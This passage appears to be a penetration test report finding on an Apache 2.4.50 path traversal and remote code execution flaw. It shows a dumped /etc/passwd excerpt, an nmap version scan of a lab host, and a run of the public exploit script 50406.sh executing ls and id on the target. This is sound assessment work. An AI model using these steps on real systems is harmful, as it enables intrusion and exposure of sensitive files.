dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin
sslh:x:118:118::/nonexistent:/usr/sbin/nologin
postgres:x:119:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

<table>
<tr><td><b>Reference</b></td><td>MH06</td></tr>
<tr><td><b>Vulnerability</b></td><td>Apache HTTP Server 2.4.50 - Remote Code Execution (RCE)</td></tr>
<tr><td><b>Description</b></td><td>Apache server is vulnerable to Path Traversal & Remote Code Execution (RCE)</td></tr>
<tr><td><b>Severity</b></td><td><b>Critical</b></td></tr>
<tr><td><b>Impact</b></td><td>The attacker can view sensitive files such as /etc/passwd, configuration files, or application source code. And execute malicious files, leading to RCE.</td></tr>
<tr><td><b>Affected Systems</b></td><td>Server</td></tr>
<tr><td><b>Recommendation</b></td><td>Update the Apache server to an up-to-date version, or patch the current version</td></tr>
<tr><td><b>Exploitation Results</b></td><td>

During the assessment, we were able to view sensitive data and execute codes on the server through Apache server vulnerability.

Steps to reproduce


5. Use nmap tool to discover open services and we noticed that the Apache server has a vulnerable version.
6. Downloaded the Scripts to that exploit the vulnerability
7. Run the Scripts and exploit the RCE vulnerability



```
┌──(ahmad㉿Ahmad)-[~/test1]
└─$ nmap -sV 192.168.1.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 20:48 +03
Nmap scan report for ahmad-15.home (192.168.1.17)
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE         VERSION
80/tcp  open  http            Apache httpd 2.4.50 ((Unix))
902/tcp open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds

┌──(ahmad㉿Ahmad)-[~/test1]
└─$ 
```



```
┌──(ahmad㉿Ahmad)-[~/test1]
└─$ ./50406.sh target.txt /bin/sh "cd /usr/local/apache/htdocs;echo '─────' ;ls;echo '─────'; id; echo '─────'; cd /home; ls "

./50406.sh: 12: [[: not found
./50406.sh: 12: [[: not found
192.168.1.17:80
─────
cla
index.html
─────
uid=1(daemon) gid=1(daemon) groups=1(daemon)
─────
ahmad

┌──(ahmad㉿Ahmad)-[~/test1]
└─$ 
```

</td></tr>
</table>